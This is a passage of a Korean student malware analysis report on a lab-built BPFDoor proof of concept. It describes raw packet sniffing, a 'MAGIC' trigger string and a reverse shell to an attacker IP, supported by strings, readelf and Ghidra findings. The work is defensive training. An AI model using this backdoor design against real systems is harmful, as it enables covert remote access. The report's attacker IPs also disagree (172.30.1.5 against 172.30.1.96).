악성코드 분석보고서

— BPFDoor 기반 리버스쉘 백도어 분석 —

항목	내용
프로젝트명	Operation Follow Me (모의해킹 기반 FM 8+ 정보보호 진단)
분석 대상	BPFDoor 개념증명(PoC) 데모 바이너리 (bpfdoor_demo.c / bpfdoor_demo)
분석 배경	통신사 테마 가상 인프라 대상 침해사고 시나리오 — 2025.04 S사 HSS 해킹 사고에 사용된 BPFDoor 악성코드의 핵심 동작 원리 재현 및 분석
분석 환경	VirtualBox 기반 격리 네트워크 (피해자 VM: blue / 공격자 VM: Kali(red))
작성자	김혜미, 이찬근
작성일	2026.07.28

목차

1. 개요 3
   1.1 분석 배경 및 목적 3
   1.2 BPFDoor 선정 배경 3
   1.3 분석 대상 정보 3
   1.4 분석 환경 3
2. 정적 분석 (Static Analysis) 5
   2.1 분석 대상 파일 및 SHA-256 확인 5
   2.2 VirusTotal 분석 6
   2.3 Detect It Easy(DiE) 분석 8
   2.4 file 명령을 이용한 ELF 분석 8
   2.5 strings 명령을 이용한 문자열 분석 8
   2.6 nm / readelf 를 이용한 심볼 분석 10
   2.7 objdump 를 이용한 라이브러리 분석 10
   2.8 readelf 를 이용한 Dynamic Section 분석 11
   2.9 Ghidra 를 이용한 main() 함수 분석 11
   2.10 Ghidra 를 이용한 spawn_reverse_shell() 분석 12
   2.11 Ghidra 를 이용한 is_magic_packet() 분석 13
   2.12 정적 분석 결과 13
3. 동적 분석 (Dynamic Analysis) 15
   3.1 분석 시나리오 15
   3.2 실행 절차 및 결과 15
   3.3 네트워크 트래픽 분석 (Wireshark) 17
   3.4 호스트 행위 분석 (탐지 회피 특징 확인) 20
   3.5 strace 를 이용한 시스템 콜 분석 21
   3.6 동적 분석 종합 21
4. 종합 분석 21
   4.1 공격자 관점 21
   4.2 방어자 관점 — 탐지·차단 방안 22
   4.3 근본 원인 분석 22
5. IoC(침해지표) 요약 22
6. 결론 및 대응 권고 22
부록 A. bpfdoor_demo.c 전체 소스코드 24

1. 개요

1.1 분석 배경 및 목적

2025년 4월 공격자는 BPFDoor 악성코드를 악용하여 S사를 해킹하고 데이터를 탈취하였습니다. 2025년 4월 25일 KISA는 해당 해킹 사고와 관련하여 공격에 사용된 악성코드 4종의 해시(Hash)와 IoC를 공개하였습니다.

BPFDoor는 BPF(Berkeley Packet Filter) 기술을 악용하여 커널 레벨에서 동작하며, 고도의 은닉성과 보안 솔루션 탐지 회피 특징을 가진 백도어형 악성코드입니다. 본 분석은 공개된 BPFDoor 소스코드 및 분석 보고서(S2W, 2025.05.01)를 참고하여 핵심 동작 원리(매직 패킷 트리거 → 리버스쉘 실행)를 축소 재현한 PoC 데모를 대상으로, 정적/동적 분석을 통해 실제 위협의 구조적 특징과 대응 방안을 도출하는 것을 목적으로 합니다.

본 분석 대상(bpfdoor_demo.c)은 실제 S사 HSS 해킹 사고에 사용된 BPFDoor 원본 악성코드가 아니라, 사고 이후 공개된 분석 보고서 및 재구성 소스코드를 참고하여 팀이 직접 작성한 실습용 재현 코드입니다. 원본 BPFDoor는 프로세스 은닉, 안티 포렌식, 다중 프로토콜(TCP/UDP/ICMP) 매직 시퀀스 지원 등 훨씬 정교한 기능을 포함하고 있으나, 본 데모는 교육 목적에 맞추어 핵심 동작 원리인 (1) raw socket(AF_PACKET) 기반 전체 트래픽 스니핑, (2) 고정 오프셋·고정 문자열 기반 매직 패킷 판별(is_magic_packet), (3) 매직 패킷 수신 시 지정된 공격자 IP·포트로의 리버스쉘 실행(spawn_reverse_shell) 세 가지 로직만을 축소 구현하였습니다. 전체 소스코드는 부록 A에 수록하였습니다.

1.2 BPFDoor 선정 배경

본 프로젝트는 통신사(SIM/HSS 인증 보안)를 테마로 한 가상 기업 인프라를 대상으로 모의해킹 기반 정보보호 진단을 수행하는 것을 목표로 합니다. 이에 따라 분석할 악성코드 역시 실제 통신사를 대상으로 한 침해사고 사례와 연결되는 것을 우선적으로 고려하였습니다.

BPFDoor는 2025년 4월 국내 통신사인 S사의 HSS(Home Subscriber Server) 인증 시스템 해킹 사고에 실제로 사용된 악성코드로, 가입자 인증 정보 유출이라는 통신사 특화 피해로 이어졌다는 점에서 본 프로젝트가 구축한 통신사 테마 인프라의 위협 모델과 정확히 부합합니다. 또한 KISA가 공개한 IoC와 국내외 분석 보고서(S2W 등)가 존재하여 검증 가능한 근거를 바탕으로 재현·분석이 가능하다는 점도 선정 사유에 포함됩니다.

따라서 본 팀은 실제 통신사 침해사고에서 사용된 BPFDoor를 분석 대상으로 선정함으로써, ① 프로젝트 테마(통신사 인증 보안)와의 시나리오 일관성을 확보하고 ② 포트를 열지 않고 커널 레벨에서 동작하는 은닉형 백도어라는 최신 위협 트렌드를 실습을 통해 이해하며 ③ 탐지·차단(Snort/Suricata) 및 로그 통합분석(SIEM) 파트와 연계 가능한 구체적인 공격 시나리오를 제공하고자 하였습니다.

1.3 분석 대상 정보

정적 분석을 통해 확인한 분석 대상 파일의 기본 정보는 다음과 같습니다.

항목	내용
파일명	bpfdoor_demo / bpfdoor_demo.c
파일 형식	ELF 64-bit LSB PIE executable, x86-64, dynamically linked, not stripped
파일 크기	약 17KB (16,792 bytes, 컴파일 산출물 기준)
SHA-256	1d4256e8794b2ddf0df22280fcbd4509bca38af9a22dacee715cc930c7142893
최초 발견/입수 경로	공개된 BPFDoor 소스코드 참고 재현 (실습용, 실제 사용된 소스코드와는 상이)

1.4 분석 환경

피해자 VM(blue, 인터페이스 enp0s3, 172.30.1.95)과 공격자 VM(Kali, 172.30.1.5)을 VirtualBox 기반 격리 네트워크(NAT/호스트 전용 네트워크)로 구성하였으며, 분석 전 두 VM 모두 스냅샷을 확보한 뒤 진행하였습니다.

구분	내용
가상화 플랫폼	Oracle VirtualBox
네트워크 구성	호스트 전용 네트워크 / NAT Network (외부망과 분리)
피해자 VM	blue, Ubuntu 계열, IP 172.30.1.95, 인터페이스 enp0s3
공격자 VM	Kali Linux, IP 172.30.1.5
격리 조치	실습 전 스냅샷 확보, 외부 네트워크 비연결

2. 정적 분석 (Static Analysis)

정적 분석에서는 FLARE-VM 환경에서 VirusTotal, Detect It Easy(DiE), Ghidra를 이용하여 실행 파일 형식과 내부 구조를 분석하고, Ubuntu 환경에서는 file, strings, nm, readelf, objdump 명령을 이용하여 ELF 헤더, 문자열, 심볼 정보 및 동적 라이브러리 정보를 분석하였습니다. 특히 Raw Packet Socket 생성, 네트워크 인터페이스 바인딩, Magic Packet 탐지 및 후속 네트워크 연결과 관련된 코드 구조를 확인하였습니다.

2.1 분석 대상 파일 및 SHA-256 확인



그림 1. FLARE-VM에서 SHA-256 해시값 확인

FLARE-VM 환경에서 분석 대상 실행파일(bpfdoor_demo)의 SHA-256 해시값을 확인하였습니다. 산출된 해시값을 이용하여 분석 대상 파일을 식별하고 이후 VirusTotal 분석에 활용하였습니다.

항목	값
SHA-256	1d4256e8794b2ddf0df22280fcbd4509bca38af9a22dacee715cc930c7142893

2.2 VirusTotal 분석




그림 2. VirusTotal 해시 기반 분석 결과 (1)




그림 3. VirusTotal 해시 기반 분석 결과 (2)




그림 4. VirusTotal 해시 기반 분석 결과 (3)

분석 대상 파일(bpfdoor_demo)을 VirusTotal에 직접 업로드하여 정적 분석을 수행하였습니다. 분석 결과 84개의 보안 엔진 중 5개의 엔진에서 악성으로 탐지되었으며, Code Insights에서는 해당 파일이 Raw Socket을 생성하여 네트워크 패킷을 수신하고, 패킷 내부의 "MAGIC" 문자열을 확인한 후 공격자 IP로 Reverse Shell을 생성하는 BPFDoor 계열 백도어와 유사한 동작을 수행하는 것으로 분석되었습니다.

일부 보안 엔진은 파일 형식(ELF)을 지원하지 않아 Unable to process file type으로 표시되었으며, 이를 통해 보안 제품마다 Linux ELF 실행 파일에 대한 탐지 지원 수준에 차이가 있음을 확인하였습니다.

2.3 Detect It Easy(DiE) 분석




그림 5. Detect It Easy를 이용한 실행파일 분석 결과

Detect It Easy(DiE)를 이용하여 실행파일을 분석하였습니다. 분석 결과 ELF64 형식의 Linux 실행파일이며 AMD64 아키텍처에서 동작하도록 GCC로 컴파일된 동적 링크(DYN) 실행파일임을 확인하였습니다. 또한 Entry Point는 0x1280으로 확인되었습니다.

또한 PIE(Position Independent Executable) 방식과 Dynamic Linking을 사용하는 Linux ELF64 실행 파일임을 확인하였습니다.

2.4 file 명령을 이용한 ELF 분석

```
ls -lh bpfdoor_demo*
file bpfdoor_demo
sha256sum bpfdoor_demo
-rwxrwxr-x 1 blue blue  17K Jul 28 00:14 bpfdoor_demo
-rw-r--r-- 1 root root 2.8K Jul 28 00:11 bpfdoor_demo.c
bpfdoor_demo: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, BuildID[sha1]=06bd9e025130e6e4cb3a01df6a3e8ef1c39fce81, for GNU/Linux 3.2.0, not stripped
1d4256e8794b2ddf0df22280fcbd4509bca38af9a22dacee715cc930c7142893  bpfdoor_demo
```

그림 6. file 명령을 이용한 ELF 실행파일 정보 확인

확인 결과 Linux ELF64 형식의 x86-64 아키텍처 실행파일이며, PIE(Position Independent Executable) 기반의 동적 링크 실행파일(not stripped)임을 확인하였습니다.

2.5 strings 명령을 이용한 문자열 분석

```
blue@blue:~$ strings bpfdoor_demo | less
blue@blue:~$ strings bpfdoor_demo | grep -E 'MAGIC|enp0s3|Listening|received|shell|/bin/sh'
/bin/sh
MAGIC
enp0s3
[+] Listening on %s for magic packet...
[+] Magic packet received! Spawning reverse shell...
spawn reverse shell
```

그림 7. strings 명령을 이용한 실행파일 문자열 확인

strings 명령으로 실행파일 내부 문자열을 확인하였습니다. 이를 통해 특정 문자열(MAGIC)을 변수로 사용하며 Reverse Shell 동작과 관련된 문자열이 존재함을 확인하였습니다.




그림 8. Detect It Easy(DiE)를 이용한 실행 파일 문자열 분석

문자열 분석 결과 "/bin/sh", "MAGIC", "172.30.1.96", "enp0s3", "Listening on %s for magic packet", "Magic packet received! Spawning reverse shell" 등의 문자열이 확인되었습니다. 이를 통해 프로그램이 특정 문자열을 트리거로 사용하며 지정된 IP 주소로 연결을 수행하고, 조건이 만족될 경우 셸을 실행하는 기능을 포함하고 있음을 확인하였습니다.

2.6 nm / readelf 를 이용한 심볼 분석




그림 9. nm 및 readelf를 이용한 심볼 정보 확인

nm과 readelf -s 명령을 이용하여 심볼 테이블을 분석하였습니다. 분석 결과 main(), spawn_reverse_shell(), is_magic_packet() 함수가 심볼 테이블에 존재하는 것을 확인하였습니다. 이를 통해 심볼이 제거되지 않은(not stripped) 실행파일이며, 주요 기능을 수행하는 함수를 쉽게 식별할 수 있었습니다.

2.7 objdump 를 이용한 라이브러리 분석




그림 10. objdump를 이용한 외부 라이브러리 함수 분석

objdump -T 명령을 이용하여 실행파일이 사용하는 외부 라이브러리 함수를 분석하였습니다. 분석 결과 socket(), bind(), recvfrom(), connect(), dup2(), execve(), ioctl(), memcmp() 등의 함수가 확인되었습니다. 이를 통해 프로그램이 Raw Socket을 생성하여 패킷을 수신하고, 특정 조건이 만족되면 Reverse Shell을 실행하는 구조임을 예상할 수 있었습니다.

2.8 readelf 를 이용한 Dynamic Section 분석

```
blue@blue:~$ readelf -d bpfdoor_demo

Dynamic section at offset 0x2d40 contains 27 entries:
  Tag        Type                         Name/Value
 0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
 0x000000000000000c (INIT)               0x1000
 0x000000000000000d (FINI)               0x1728
 0x0000000000000019 (INIT_ARRAY)         0x3d30
 0x000000000000001b (INIT_ARRAYSZ)       8 (bytes)
 0x000000000000001a (FINI_ARRAY)         0x3d38
 0x000000000000001c (FINI_ARRAYSZ)       8 (bytes)
 0x000000006ffffef5 (GNU_HASH)           0x3b0
 0x0000000000000005 (STRTAB)             0x618
 0x0000000000000006 (SYMTAB)             0x3d8
 0x000000000000000a (STRSZ)              278 (bytes)
 0x000000000000000b (SYMENT)             24 (bytes)
 0x0000000000000015 (DEBUG)              0x0
 0x0000000000000003 (PLTGOT)             0x3f30
 0x0000000000000002 (PLTRELSZ)           432 (bytes)
 0x0000000000000014 (PLTREL)             RELA
 0x0000000000000017 (JMPREL)             0x860
 0x0000000000000007 (RELA)               0x7a0
 0x0000000000000008 (RELASZ)             192 (bytes)
 0x0000000000000009 (RELAENT)            24 (bytes)
 0x000000000000001e (FLAGS)              BIND_NOW
 0x000000006ffffffb (FLAGS_1)            Flags: NOW PIE
 0x000000006ffffffe (VERNEED)            0x760
 0x000000006fffffff (VERNEEDNUM)         1
 0x000000006ffffff0 (VERSYM)             0x72e
 0x000000006ffffff9 (RELACOUNT)          3
 0x0000000000000000 (NULL)               0x0
blue@blue:~$
```

그림 11. readelf를 이용한 Dynamic Section 분석

readelf -d 명령을 이용하여 실행파일의 Dynamic Section을 분석하였습니다. 분석 결과 실행파일은 libc.so.6 라이브러리를 사용하는 동적 링크 방식으로 구성되어 있음을 확인하였습니다. 또한 Dynamic Section을 통해 프로그램이 사용하는 공유 라이브러리 의존성과 동적 링킹 정보를 확인할 수 있었습니다.

2.9 Ghidra 를 이용한 main() 함수 분석




그림 12. Ghidra를 이용한 main() 함수 분석 (1)




그림 13. Ghidra를 이용한 main() 함수 분석 (2)

Ghidra를 이용하여 main() 함수를 분석하였습니다. 프로그램은 socket(AF_PACKET, SOCK_RAW)를 이용하여 Raw Socket을 생성하고, ioctl()을 통해 네트워크 인터페이스 정보를 조회한 후 bind()를 수행합니다. 이후 recvfrom()을 반복적으로 호출하여 수신되는 패킷을 검사하며, 조건이 만족되면 후속 함수인 spawn_reverse_shell()을 호출하도록 구현되어 있었습니다.

socket() → ioctl() → bind() → recvfrom() 순으로 호출되는 것을 확인하였습니다. 또한 이 함수는 프로그램의 전체 실행 흐름을 제어하는 핵심 함수임을 확인하였습니다.

2.10 Ghidra를 이용한 spawn_reverse_shell() 분석




그림 14. Ghidra를 이용한 spawn_reverse_shell() 함수 분석 (1)




그림 15. Ghidra를 이용한 spawn_reverse_shell() 함수 분석 (2)

connect() 이후 dup2()를 수행하여 표준입출력을 소켓으로 변경한 뒤 execve("/bin/sh")를 호출하는 구조를 확인하였습니다. 즉 공격자의 연결 요청이 성공하면 원격 쉘을 제공하는 구조임을 확인하였습니다.

2.11 Ghidra 를 이용한 is_magic_packet() 분석

